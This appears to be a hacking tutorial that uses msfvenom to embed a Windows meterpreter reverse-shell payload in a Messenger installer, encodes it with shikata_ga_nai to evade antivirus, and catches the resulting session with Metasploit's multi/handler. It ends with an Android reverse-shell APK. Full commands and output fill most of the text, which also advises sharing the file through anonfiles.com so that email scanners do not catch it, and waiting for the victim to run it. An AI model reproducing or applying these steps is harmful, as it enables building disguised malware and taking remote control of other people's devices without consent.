Creating Custom Payload for Windows using MSFVENOM and using Shikata_ga_nai encoder for antivirus evasion.

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -x /home/kali/Desktop/Messenger.97.11.116.exe -a x86 --platform windows -p windows/meterpreter/reverse_tcp LHOST=192.168.1.19 LPORT=4444 -b "\x00
" -e x86/shikata_ga_nai -i 5 -f exe > noshikata.exe
```

We create our custom payload using msfvenom.

• **-x** lets you specify the application you want to use and embed it with your payload. In my case, I used a Messenger application.

• **-a** is the architecture of your payload. I only used “x86” because the encoder we used runs at 32 bit.

• **--platform** is the platform you will be using your custom payload for. In the example above, it’s for windows.

• **-p** lets you specify the payload you want to use.

• **LHOST** is the attacker IP address

• **LPORT** is the port the payload will connect to.

• **-f** tells the msfvenom the format it should create. You can use –l for other formats available that you can use.


We can use shikata_ga_nai encoder by including **–b “\x00” –e x86/shikata_ga_nai –i 5**

• **-i** lets you specify how many times you want to iterate shikata_ga_nai

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -x /home/kali/Desktop/Messenger.97.11.116.exe -a x86 --platform windows -p windows/meterpreter/reverse_tcp LHOST=192.168.1.19 LPORT=4444 -b "\x00
" -e x86/shikata_ga_nai -i 5 -f exe > noshikata.exe
Found 1 compatible encoders
Attempting to encode payload with 5 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai succeeded with size 408 (iteration=1)
x86/shikata_ga_nai succeeded with size 435 (iteration=2)
x86/shikata_ga_nai succeeded with size 462 (iteration=3)
x86/shikata_ga_nai succeeded with size 489 (iteration=4)
x86/shikata_ga_nai chosen with final size 489
Payload size: 489 bytes
Final size of exe file: 104015384 bytes
```

After creating our payload. Our next move is to send this payload to our victim’s device/machine. Popular services like Gmail, Drive, Outlook can easily detect viruses while uploading on their servers and will not allow to send it. We can upload our payload to some sites like anonfiles.com, and we will send generated links to our victim.

In Metasploit, we will use the exploit module called **multi/handler** to create a listener.



Change the payload to the payload you used when creating your custom payload. In my example, I used "**windows/meterpreter/reverse_tcp**"

Set **LHOST** to the attackers IP address.

Set **LPORT** to the port you set when creating your custom payload.

After setting everything, it should look like this.

```
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.1.19
LHOST ⇒ 192.168.1.19
msf6 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.19     yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf6 exploit(multi/handler) >
```

Then we can run the module by typing **“run**” or **“exploit**”, then we will wait for our victim to run the payload we’ve sent to them.

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.19:4444
```

When the target execute the payload. You will get a meterpreter shell, then you are ready for post-exploitation.

```
[*] Started reverse TCP handler on 192.168.1.19:4444
[*] Sending stage (175174 bytes) to 192.168.1.5
[*] Meterpreter session 1 opened (192.168.1.19:4444 → 192.168.1.5:49566) at 2021-05-09 07:20:30 -0400

meterpreter > sysinfo
Computer        : LAPTOP-PUVT7HPI
OS              : Windows 10 (10.0 Build 19042).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

You can also create custom payload for android devices as shown below.

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -a java --platform android -p android/meterpreter/reverse_tcp LHOST=192.168.1.19 LPORT=4444 R > zombie.apk
Payload size: 10192 bytes
```